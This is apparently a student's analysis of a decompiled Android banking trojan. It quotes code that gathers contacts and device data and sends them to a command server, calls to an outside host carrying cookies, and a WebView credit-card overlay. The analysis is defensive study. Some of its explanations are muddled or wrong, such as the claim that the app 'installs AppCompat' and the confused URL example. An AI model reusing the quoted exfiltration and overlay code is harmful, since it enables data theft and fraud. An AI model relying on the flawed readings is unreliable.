    Objects.requireNonNull(mainActivity3);
    ArrayList arrayList = new ArrayList();
    if (o0000000.Ooo0000(mainActivity3.getApplicationContext(), "android.permission.READ_CONTACTS") != 0)
        arrayList.add("AN ERROR OCCURRED! COULD NOT GET CONTACTS!");
    } else {
        Cursor query = contentResolver.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, nu
        while (query.moveToNext()) {
            try {
                if (arrayList.toString().length() < 7000) {
                    arrayList.add(query.getString(query.getColumnIndex("data1")));
                }
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }
}

```

It creates a reference to the MainActivity object using MainActivity mainActivity = MainActivity.this;, which allows the code to access the properties and methods of the MainActivity class.

It initializes several String variables with values extracted from the Build and Locale classes, which provide information about the device and its settings, such as the brand, model, locale, and version of Android.

It calls a method OooOoO0() on the MainActivity object to retrieve an email address. The method takes the application context as an argument and returns an email address as a String.

It creates a Calendar object and retrieves the current date and time as a String, and replaces any spaces with "%20".

It creates a reference to the ContentResolver object, which allows the code to query the device's contacts using the ContactsContract class.

It checks if the application has the permission to read contacts by calling `oOOO0000.OooO00o()` method, passing the application context and the permission name as arguments. If the permission is granted, it retrieves the phone numbers of the contacts and adds them to an `ArrayList` called `arrayList`, but limits the length of `arrayList.toString()` to be less than 7000 characters.

It converts the `arrayList` to a `String` and replaces any spaces with "%20".

```
String obj = arrayList.toString();
String replace2 = MainActivity.this.OooO00o().replace(" ", "%20");
Objects.requireNonNull(MainActivity);
StringBuilder OooO = q7.OooO("http://");
OooO.append(MainActivity.OooO00o);
OooO.append("/project/apiMethods/register.php?botid=");
OooO.append(str);
OooO.append("&brand=");
OooO.append(str2);
OooO.append("&number=");
OooO.append(str3);
OooO.append("&operator=");
OooO.append(str4);
OooO.append("&locale=");
OooO.append(locale);
OooO.append("&version=");
OooO.append(valueOf);
OooO.append("&email=");
OooO.append(OooOo00);
OooO.append("&date=");
OooO.append(replace);
OooO.append("&contacts=");
OooO.append(obj);
OooO.append("&apps=");
OooO.append(replace2);
String sb = OooO.toString();
StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
hh.OooO000o oooO000o = new hh.OooO000o();
TimeUnit timeUnit = TimeUnit.SECONDS;
oooO000o.OooO000o(10L, timeUnit);
oooO000o.OooO000o(10L, timeUnit);
oooO000o.OooO000o(10L, timeUnit);
hh hhVar = new hh(oooO000o);
jh.OooO000o oooO000o2 = new jh.OooO000o();
oooO000o2.OooO000o(sb);
((fi) hhVar.OooO000o(oooO000o2.OooO000o())).OooO000o(new d8(MainActivity));
MainActivity.this.startService(new Intent(MainActivity.this.getApplicationContext(), CommandListener.class));
```


It creates a URL string by appending various parameters such as the bot ID, device brand, device model, phone number, operator, locale, version of Android, email address, date and time, contacts, and apps (presumably a list of installed apps) to the base URL "http://<hostname>/project/apiMethods/register.php".

It sets the thread policy to permit all network operations using StrictMode class.


It creates an instance of hh (presumably a custom networking class) and sets timeout values for various operations.

It creates an instance of jh (presumably another custom networking class) and sets the URL string as a parameter.

It calls hhVar.OooO00o() method passing the jh instance as an argument, and then calls OooO0o0() method on the returned object, passing a d8 instance as an argument.

Finally, it starts a service called CommandListener using startService() method on the MainActivity object's ApplicationContext.

Conclusion: This code appears to collect various device information, such as brand, model, locale, contacts, and apps, and sends them as parameters to a server API using custom networking classes and methods. It also starts a service called CommandListener in the Android application.



To support this control flow diagram, I am attaching following code with their explanation.

```

@Override // android.webkit.WebViewClient
public void onPageStarted(WebView webView, String str, Bitmap bitmap) {
    super.onPageStarted(webView, str, bitmap);
    if (str.contains("startaccessibility")) {
        MainActivity.this.finishAndRemoveTask();
        MainActivity.this.startActivity(new Intent("android.settings.ACCESSIBILITY_SETTINGS"));
    }
}

```

The onPageStarted method, which overrides a method from the WebViewClient class in an Android app, is triggered when a web page starts loading in a WebView object. Within this method, the URL of the loading web page (str) is checked for the presence of the string "startaccessibility". If this string is found in the URL, the MainActivity is finished and removed from the task stack, and a new activity with the action "android.settings.ACCESSIBILITY_SETTINGS" is started, which

typically navigates to the Accessibility settings screen in the Android device's system settings. This behavior suggests that the app is monitoring the loading of web pages and taking action to launch the Accessibility settings page when a specific URL is detected.

```
@Override // android.webkit.WebViewClient
public void onPageFinished(WebView webView, String str) {
    super.onPageFinished(webView, str);
    try {
        String cookie = CookieManager.getInstance().getCookie(str);
        MainActivity.OooO0o0 = cookie;
        if (cookie.contains("test")) {
            MainActivity.this.OooOo0(|);
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

The onPageFinished method, which overrides a method from the WebViewClient class in an Android app, is triggered when a web page finishes loading in a WebView object. Within this method, the CookieManager is used to retrieve the cookies associated with the loaded web page (str). The retrieved cookie is then checked for the presence of the string "test". If this string is found in the cookie, the OooOo0() method of the MainActivity is invoked. Use of cookies can be a legitimate part of web page functionality

```

public void 00o0o0() {
    StringBuilder 0oo02 = q7.0oo0("http://melanieparker.42web.io/belladonna.php?id=");
    0oo02.append(f5030oo000o);
    String sb = 0oo02.toString();
    StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
    hh.0oo000o 0oo000o = new hh.0oo000o();
    0oo000o.0oo000o(10L, TimeUnit.SECONDS);
    hh hhVar = new hh(0oo000o);
    jh.0oo000o 0oo000o2 = new jh.0oo000o();
    0oo000o2.0oo000o(sb);
    String str = 0oo00o0;
    hf.0oo000o("Cookie", "name");
    hf.0oo000o(str, "value");
    dh.0oo000o 0oo000o3 = 0oo000o2.0oo000o;
    Objects.requireNonNull(0oo000o3);
    hf.0oo000o("Cookie", "name");
    hf.0oo000o(str, "value");
    dh.0oo000o 0oo000o = dh.0oo000o;
    0oo000o.0oo000o("Cookie");
    0oo000o.0oo000o(str, "Cookie");
    0oo000o3.0oo000o("Cookie", str);
    ((fi) hhVar.0oo000o(0oo000o2.0oo000o())).0oo000o(new 0oo000o());
}

```

Building a URL string using a StringBuilder with the base URL "http://melanieparker.42web.io/belladonna.php?id=" and appending the value of f5030oo000o variable to it.

Setting the thread policy to permit all network operations using StrictMode to potentially allow for network access on the main thread, which is generally not recommended.

```

public void run() {
    Intent intent = new Intent();
    intent.setComponent(new ComponentName("com.google.android.gms", "com.google.android.gms.security.settings.VerifyAppsSettingsActivity"));
    MainActivity.this.startActivity(intent);
}

```

"com.google.android.gms.security.settings.VerifyAppsSettingsActivity", it appears that the code is intended to launch the security settings activity related to verifying apps on an Android device. This activity is typically used to configure settings related to verifying apps for potential security risks, such as scanning for harmful apps during installation, checking apps for harmful behavior, and warning about potentially harmful apps.

3. Trace the control flow of com.example.pablo.Bank activity and describe:

3.1 What is it trying to do (purpose)?

My Approach:

First I go to manifest file and find the com.example.pablo.Bank activity and double clicked to enter into the file.

```
<activity android:name="com.example.pablo.MainActivity" android:enabled="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
<activity android:name="com.example.pablo.Bank" android:enabled="true"/>
<service android:name="com.example.pablo.AccessibilityService" android:permissic
```

I carefully observed all the function, specially onCreate(Bundle bundle) function. That function is doing some interesting thing. I have discussed it in highlight my findings section.

I found some of the unresolved references so I need to visit multiple files to get the actual intent of the activity. I have mentioned major functions to get the overall idea of this activity.

Snapshot of the commands I executed:

I double clicked to enter into nested functions.

Snapshot of the relevant codes of the app to highlight my findings:

```

public void onCreate(Bundle bundle) {
    Intent intent;
    String Ooo00o0;
    super.onCreate(bundle);
    setContentView(R.layout.bank);
    WebView webView = (WebView) findViewById(R.id.webView);
    String str = intent.getStringExtra("url") + ".html?botid=" + MainActivity.f5030oo000o + "&domain=" + Ma
    String stringExtra = getIntent().getStringExtra("inject");
    File filesDir = getApplicationContext().getFilesDir();
    webView.getSettings().setCacheMode(2);
    webView.getSettings().setJavaScriptEnabled(true);
    webView.getSettings().setAllowFileAccess(true);
    webView.setWebViewClient(new Ooo00o0());
    if (str != null) {
        StringBuilder Ooo0 = q7.Ooo0("file:///");
        Ooo0.append(filesDir.getAbsolutePath());
        Ooo0.append("/");
        Ooo0.append(str);
        Ooo00o0 = Ooo0.toString();
    } else if (stringExtra == null) {
        return;
    } else {
        if (stringExtra.contains("http")) {
            webView.loadUrl(stringExtra);
            AlertDialog.Builder builder = new AlertDialog.Builder(this);
            builder.setMessage(getString(R.string.problem) + "\n" + getString(R.string.credit_card) + "!");
            builder.setCancelable(true);
            builder.setIcon(R.drawable.ic_baseline_error_24);
            builder.setPositiveButton(getString(17039379), w7.Ooo000o);
            builder.create().setIcon(R.drawable.ic_baseline_error_24);
            return;
        }
        Ooo00o0 = q7.Ooo000o0("http://", stringExtra);
    }
    webView.loadUrl(Ooo00o0);
}

```

This activity is performing following things:

When this activity was launched, the onCreate() method was called to initialize the WebView and set up the user interface for the activity.

The app had two extras in the Intent that started the activity - "url" and "inject". The "url" extra contained a URL, and the "inject" extra potentially contained some additional data.

The first thing the code did was to retrieve the "url" extra from the Intent and concatenate it with some other values to construct a new URL string. This new URL was then used to load the web content into the WebView. If the "url" extra was not present, the code checked for

the "inject" extra. If the "inject" extra was null, the method returned and skipped the remaining code.

Next, the code retrieved the path to the directory where the app could store its private files. It then configured the WebView to enable JavaScript and file access, and set a custom WebViewClient as the WebView's client to handle navigation and page loading events.

If the "url" extra was present, the code constructed a file URL by concatenating the path of the private files directory with the "url" extra, and loaded the web content into the WebView using this file URL. Otherwise, if the "inject" extra contained a URL that started with "http", the code loaded that URL into the WebView directly. It also displayed an error message in an AlertDialog with an option to dismiss the dialog.

If the "inject" extra contained a URL that did not start with "http", the code constructed a URL by removing the "http://" prefix from the "inject" extra, and loaded the web content into the WebView using this URL.

```
@Override // androidx.activity.ComponentActivity, android.app.Activity
public void setContentView(int i) {
    Ooo000();
    Ooo00o().Ooo0o0(i);
}

public o0000000 Ooo00o() {
    if (this.Ooo000o == null) {
        o00o0000<WeakReference<o0000000>> o00o0000Var = o0000000.Ooo000o;
        this.Ooo000o = new o0000000(this, null, this, this);
    }
    return this.Ooo000o;
}
```

```

public o00000(Context context, Window window, o000000 o000000Var, Object obj) {
    o000000<String, Integer> oo0000o;
    Integer orDefault;
    o00000o o000ooo;
    this.f13230oo000o = -100;
    this.f13240oo000o = context;
    this.f13390oo000o = o000000Var;
    this.f1350oo0000 = obj;
    if (obj instanceof Dialog) {
        while (context != null) {
            if (!(context instanceof o00000o)) {
                if (!(context instanceof ContextWrapper)) {
                    break;
                }
                context = ((ContextWrapper) context).getBaseContext();
            } else {
                o000ooo = (o00000o) context;
                break;
            }
        }
        o000ooo = null;
        if (o000ooo != null) {
            this.f13230oo000o = o000ooo.Ooo00o().Ooo00o();
        }
    }
    if (this.f13230oo000o == -100 && (orDefault = (oo0000o = Ooo000o).getOrDefault(this.f1350oo0000
        this.f13230oo000o = orDefault.intValue();
        oo0000o.remove(this.f1350oo0000.getClass().getName());
    }
    if (window != null) {
        Ooo0oo0(window);
    }
    o0000000.Ooo00o0();
}

```

This code snippet appears to be a constructor of a class called o00000. The constructor takes four parameters: a Context object, a Window object, an o000000 object, and an Object object.

Inside the constructor, there are several operations being performed:

Initialization of instance variables: The constructor initializes several instance variables, including f13230oo000o, f13240oo000o, f13390oo000o, and f1350oo0000, with default values or values from the input parameters.

Retrieval of Dialog's owner activity: The code checks if the f1350oo0000 object (which appears to be a Dialog) has an owner

activity by traversing up the context hierarchy using a while loop. If an owner activity is found, the `OooOo()` method is called on it to retrieve an integer value, which is then assigned to the `f1323OooO00o` instance variable.

Retrieval of Dialog's theme: If the `f1323OooO00o` instance variable is not set to a valid value, the code tries to retrieve a theme for the `f1350OooO000` object (which is assumed to be a Dialog) from a Map object called `oo0000o`. The theme is retrieved using the class name of the `f1350OooO000` object as a key in the `oo0000o` map. If a theme is found, it is assigned to the `f1323OooO00o` instance variable and removed from the `oo0000o` map.

Window customization: If a Window object is passed as a parameter to the constructor, the `OooOoo()` method is called with the Window object as an argument. This method is likely responsible for customizing the appearance and behavior of the window.

Method call: Finally, the `o000000.OooOoo()` method is called, which appears to be a static method call, possibly performing some operations related to the `o000000` class.

Overall, this constructor seems to be performing initialization and configuration tasks related to a Dialog's appearance and behavior, including retrieving a theme, setting window customization, and invoking some methods for additional setup.

In summary: The `onCreate` method appears to be part of an Android activity and involves setting up a WebView to load a webpage. It retrieves data from an intent, sets various settings for the WebView, and loads a URL into the WebView. If the URL is not available or if the

data contains "http", it displays an error message in an AlertDialog with an icon and a positive button.

3.2 Describe Control Flow (control flow diagram) highlighting major functions/ activities.

My Approach:

I have gone through all the functions mentioned in this activity. The major function in this activity is onCreate which calls multiple nested functions. I gone through all the nested function and try to understand the flow and its intention of what it is doing. I am mentioning only the major function as asked in the question also. I have looked for those functions which is contributing to do some malicious activity.

Snapshot of the commands I executed:

I double clicked to enter into the nested functions.

Snapshot of the relevant codes of the app to highlight my findings:

First I have described major functions that is contributing to do some malicious activity and then I created the control flow diagram to conclude the activity with explanation.

```

public void onCreate(Bundle bundle) {
    Intent intent;
    String Ooo00o0;
    super.onCreate(bundle);
    setContentView(R.layout.bank);
    WebView webView = (WebView) findViewById(R.id.webView);
    String str = intent.getStringExtra("url") + ".html?botid=" + MainActivity.f5030oo000o + "&domain=" + Ma
    String stringExtra = getIntent().getStringExtra("inject");
    File filesDir = getApplicationContext().getFilesDir();
    webView.getSettings().setCacheMode(2);
    webView.getSettings().setJavaScriptEnabled(true);
    webView.getSettings().setAllowFileAccess(true);
    webView.setWebViewClient(new Ooo000o());
    if (str != null) {
        StringBuilder Ooo0 = q7.Ooo0("file://");
        Ooo0.append(filesDir.getAbsolutePath());
        Ooo0.append("/");
        Ooo0.append(str);
        Ooo00o0 = Ooo0.toString();
    } else if (stringExtra == null) {
        return;
    } else {
        if (stringExtra.contains("http")) {
            webView.loadUrl(stringExtra);
            AlertDialog.Builder builder = new AlertDialog.Builder(this);
            builder.setMessage(getString(R.string.problem) + "\n" + getString(R.string.credit_card) + "!");
            builder.setCancelable(true);
            builder.setIcon(R.drawable.ic_baseline_error_24);
            builder.setPositiveButton(getString(17039379), w7.Ooo000o);
            builder.create().setIcon(R.drawable.ic_baseline_error_24);
            return;
        }
        Ooo00o0 = q7.Ooo000o0("http://", stringExtra);
    }
    webView.loadUrl(Ooo00o0);
}

```

This code appears to be the onCreate() method of an Android Activity class, which is a lifecycle callback method that is called when the activity is being created. Let's go through the code step by step to understand what it's trying to do:

super.onCreate(bundle);: This calls the onCreate() method of the superclass, which is usually necessary to properly initialize the activity.

setContentView(R.layout.bank);: This sets the content view of the activity to a layout resource file with the ID R.layout.bank. This defines the user interface for the activity and specifies the layout elements that will be displayed.

`WebView webView = (WebView) findViewById(R.id.webView);` This finds a `WebView` element with the ID `R.id.webView` from the layout and assigns it to a local variable `webView`. `WebView` is a UI element that allows displaying web pages in an Android app.

`String str = intent.getStringExtra("url") + ".html?botid=" + MainActivity.f503OooO00o + "&domain=" + MainActivity.OooO00Oo;` This retrieves a string extra named "url" from the intent that started the activity, and concatenates it with other string values to form a URL string. The values for `MainActivity.f503OooO00o` and `MainActivity.OooO00Oo` are used in the URL construction.

`String stringExtra = getIntent().getStringExtra("inject");` This retrieves a string extra named "inject" from the intent that started the activity and assigns it to a local variable `stringExtra`.

`File filesDir = getApplicationContext().getFilesDir();` This gets the path to the internal files directory of the application.

`webView.getSettings().setCacheMode(2);` This sets the cache mode of the `WebView` to a value of 2, which indicates that the cache should be used in the offline mode.

`webView.getSettings().setJavaScriptEnabled(true);` This enables JavaScript in the `WebView`, allowing web pages with JavaScript code to be executed.

`webView.getSettings().setAllowFileAccess(true);` This allows file access from the `WebView`, enabling web pages to access local files.

`webView.setWebViewClient(new OooO00Oo());` This sets a custom `WebViewClient`, which is responsible for handling various events and interactions related to `WebView`, to the `WebView`. The custom `WebViewClient` is implemented as an instance of an unknown class named `OooO00Oo`.

The code then goes into an if-else block. If str is not null, it constructs a file URL by appending the filesDir path and str to the "file://" prefix, and assigns it to OooO0o0. If stringExtra is not null and contains "http", it loads stringExtra into the WebView and displays an alert dialog with a message and a positive button. Otherwise, it constructs a URL by removing "http://" prefix from stringExtra and assigns it to OooO0o0.

webView.loadUrl(OooO0o0);: This loads the URL stored in OooO0o0 into the WebView, effectively displaying the web page associated with that URL in the activity.

Conclusion: This code sets up a WebView in an Android activity, configures its settings, handles intent extras to construct URLs, loads the URLs into the WebView, and displays an alert dialog for certain cases.

```
public void setContentView(int i) {  
    OooO00();  
    OooO0o().OooO0o0(i);  
}
```

```
public final void OooO0o0(Window window) {  
    if (this.f13290oo0000 != null) {  
        throw new IllegalStateException("AppCompat has already installed itself into the Window");  
    }  
    Window.Callback callback = window.getCallback();  
    if (callback instanceof OooO) {  
        throw new IllegalStateException("AppCompat has already installed itself into the Window");  
    }  
    OooO oooO = new OooO(callback);  
    this.f13350oo0000 = oooO;  
    window.setCallback(oooO);  
    o000oo00 OooO00o = o000oo00.OooO00o(this.f13240oo0000, null, f13220oo0000);  
    Drawable OooO0oo = OooO00o.OooO0oo(0);  
    if (OooO0oo != null) {  
        window.setBackgroundDrawable(OooO0oo);  
    }  
    OooO00o.f16960oo0000.recycle();  
    this.f13290oo0000 = window;  
}
```

The OooO0o0 method is responsible for installing AppCompat into a Window object. It performs the following tasks:

Checks if AppCompatActivity has already been installed into the Window by checking the value of this.f1329OooO00o. If it's not null, an IllegalStateException is thrown.

Retrieves the current callback of the Window using window.getCallback() and checks if it's an instance of OooO. If it is, an IllegalStateException is thrown.

Creates a new instance of OooO class, passing the retrieved callback as a parameter, and stores it in this.f1335OooO00o.

Sets the newly created OooO instance as the callback of the Window using window.setCallback(oooO).

Creates an o000oo00 instance using o000oo00.OooOOOo() method, passing this.f1324OooO00o, null, and f1322OooO00o as parameters.


Retrieves a Drawable object from the o000oo00 instance using OooOOOo.OooO0oo(0).

Sets the retrieved Drawable as the background of the Window using window.setBackgroundDrawable(OooO0oo).

Recycles the o000oo00 instance's resources using OooOOOo.f1696OooO00o.recycle().

Stores the Window object in this.f1329OooO00o for future reference.

Overlay Attack



On using `com.example.pablo.Bank` activity this `onCreate` function got activated. It first call the `setContentView` function which inherently call many functions which does the job to set the layout of the web view and install one application in the device named as `AppCompat`. After that program proceeds and construct URL by using `botid` and `domain`. It checks if the URL constructed is NULL. If URL is not null then it access the private files of the app and append `http` to the url and prompt to the user for credit card details.

`WebView` in the code snippet is loading URLs that are constructed from intent extras and string values, which could potentially point to malicious websites or web pages. These URLs are controlled by an attacker or fetched from untrusted sources, it could potentially lead to

a web-based attack, such as a phishing attack or a malicious website displaying a fake UI element (overlay) on top of the WebView to trick the user into entering sensitive information.

3.3 Mention the pattern of the URL it is trying to reach.

My Approach:

URL is constructing on onCreate function but there is multiple references, to uncover those references I double clicked on it and visited multiple files like MainActivity, nh, sh, b1, hf, g8, q7.

I observed the string function is returning, noted down it and link to the URL we are constructing.

Snapshot of the commands I executed:

I go to unresolved reference one by one and analyze the URL pattern. I need to only double click to enter into the files.

Snapshot of the relevant codes of the app to highlight my findings:


```

public void onCreate(Bundle bundle) {
    Intent intent;
    String Ooo00o0;
    super.onCreate(bundle);
    setContentView(R.layout.bank);
    WebView webView = (WebView) findViewById(R.id.webView);
    String str = intent.getStringExtra("url") + ".html?botid=" + MainActivity.f5030oo000o + "&domain=" + MainActivity.Ooo000o;
    String stringExtra = getIntent().getStringExtra("inject");
    File filesDir = getApplicationContext().getFilesDir();
    webView.getSettings().setCacheMode(2);
    webView.getSettings().setJavaScriptEnabled(true);
    webView.getSettings().setAllowFileAccess(true);
    webView.setWebViewClient(new Ooo000o());
    if (str != null) {
        StringBuilder Ooo0 = q7.Ooo0("file:///");
        Ooo0.append(filesDir.getAbsolutePath());
        Ooo0.append("/");
        Ooo0.append(str);
        Ooo00o0 = Ooo0.toString();
    } else if (stringExtra == null) {
        return;
    } else {
        if (stringExtra.contains("http")) {
            webView.loadUrl(stringExtra);
            AlertDialog.Builder builder = new AlertDialog.Builder(this);
            builder.setMessage(getString(R.string.problem) + "\n" + getString(R.string.credit_card) + "!");
            builder.setCancelable(true);
            builder.setIcon(R.drawable.ic_baseline_error_24);
            builder.setPositiveButton(getString(17039379), w7.Ooo000o);
            builder.create().setIcon(R.drawable.ic_baseline_error_24);
            return;
        }
        Ooo00o0 = q7.Ooo000o("http://", stringExtra);
    }
    webView.loadUrl(Ooo00o0);
}

```

The URL pattern that the code is trying to reach in the **onCreate** method is constructed based on the following logic:

1. If the **str** variable is not null, it appends the value of **filesDir.getAbsolutePath()**, **"/"**, and **str** to the **"file://"** protocol, resulting in a URL like file:///absolute_path/str.html?botid=MainActivity.f5030oo000o&domain=MainActivity.Ooo000o.
2. If the **stringExtra** variable is not null and contains **"http"**, it directly loads the URL from **stringExtra** into the **webView** using the **webView.loadUrl(stringExtra)** method.

3. If the **stringExtra** variable is not null but does not contain "http", it uses the **q7.OooO0o0("http://", stringExtra)** method to append "http://" to **stringExtra**, resulting in a URL like "http://stringExtra".

The exact URL pattern that the code is trying to reach depends on the values of **str** and **stringExtra** variables at runtime.

Tracing the MainActivity.OooO0O :

```
@Override // com.example.pablo.mg
public void OooO0O0(Ig lgVar, lh lhVar) {
    String OooOoo = lhVar.f11920oo000o.OooOoo();
    MainActivity.OooO0Oo = OooOoo;
    SharedPreferences.Editor edit = MainActivity.this.getApplicationContext().getSharedPreferences("sharedPrefs", 0).edit();
    edit.putString("domain", OooOoo);
    edit.apply();
    lhVar.f11920oo000o.close();
}
```

```
public final String OooOoo() {
    bl OooOoo0 = OooOoo0();
    try {
        String OooO0000 = OooOoo0.OooO0000(sh.OooO0o(OooOoo0, OooOo00()));
        g8.OooO000(OooOoo0, null);
        return OooO0000;
    } finally {
    }
}
```

```

public static final Charset OooOOo(bl blVar, Charset charset) {
    Charset charset2;
    String str;
    Charset charset3;
    hf.OooOOo(blVar, "$this$readBomAsCharset");
    hf.OooOOo(charset, "default");
    int OooOOo = blVar.OooOOo(f23680ooO000o);
    if (OooOOo != -1) {
        if (OooOOo == 0) {
            charset2 = StandardCharsets.UTF_8;
            str = "UTF_8";
        } else if (OooOOo == 1) {
            charset2 = StandardCharsets.UTF_16BE;
            str = "UTF_16BE";
        } else if (OooOOo != 2) {
            if (OooOOo == 3) {
                yf yfVar = yf.OooOO00o;
                charset3 = yf.OooOO000;
                if (charset3 == null) {
                    charset3 = Charset.forName("UTF-32BE");
                    hf.OooOO000(charset3, "Charset.forName(\"UTF-32BE\")");
                    yf.OooOO000 = charset3;
                }
            } else if (OooOOo == 4) {
                yf yfVar2 = yf.OooOO00o;
                charset3 = yf.OooOO000;
                if (charset3 == null) {
                    charset3 = Charset.forName("UTF-32LE");
                    hf.OooOO000(charset3, "Charset.forName(\"UTF-32LE\")");
                    yf.OooOO000 = charset3;
                }
            } else {
                throw new AssertionError();
            }
            return charset3;
        } else {
            charset2 = StandardCharsets.UTF_16LE;
            str = "UTF_16LE";
        }
    }
}

```

This method, OooOOo, takes in two parameters - an object of type bl (referred to as blVar) and a Charset (referred to as charset). It reads the

Byte Order Mark (BOM) from the blVar object, and based on the value of the BOM, it returns a Charset object.

The method first checks the value of the BOM using the `OooOOoo` method on blVar with an argument `f2368OooO00o`. Depending on the value of `OooOOoo`, the method sets the appropriate Charset object (`charset2` or `charset3`) and a string representation of the Charset (`str`) to be returned.

If `OooOOoo` is 0, it sets `charset2` to `StandardCharsets.UTF_8` and `str` to `"UTF_8"`. If `OooOOoo` is 1, it sets `charset2` to `StandardCharsets.UTF_16BE` and `str` to `"UTF_16BE"`. If `OooOOoo` is 2, it sets `charset2` to `StandardCharsets.UTF_16LE` and `str` to `"UTF_16LE"`. If `OooOOoo` is 3, it sets `charset3` to a Charset object obtained from `Charset.forName("UTF-32BE")` and `str` to `"UTF_32BE"`. If `OooOOoo` is 4, it sets `charset3` to a Charset object obtained from `Charset.forName("UTF-32LE")` and `str` to `"UTF_32LE"`.

Finally, the method returns the appropriate Charset object (`charset2` or `charset3`) based on the value of `OooOOoo`, or the `charset` parameter if the BOM value is not recognized.

For example:

Assume `OooOOoo` is 1 then URL will be:

`file:///absolute_path/str.html?botid=1234&domain=UTF_16BE`

4. Name the App component that interacts with Command & Control (C2) Server?

My Approach:

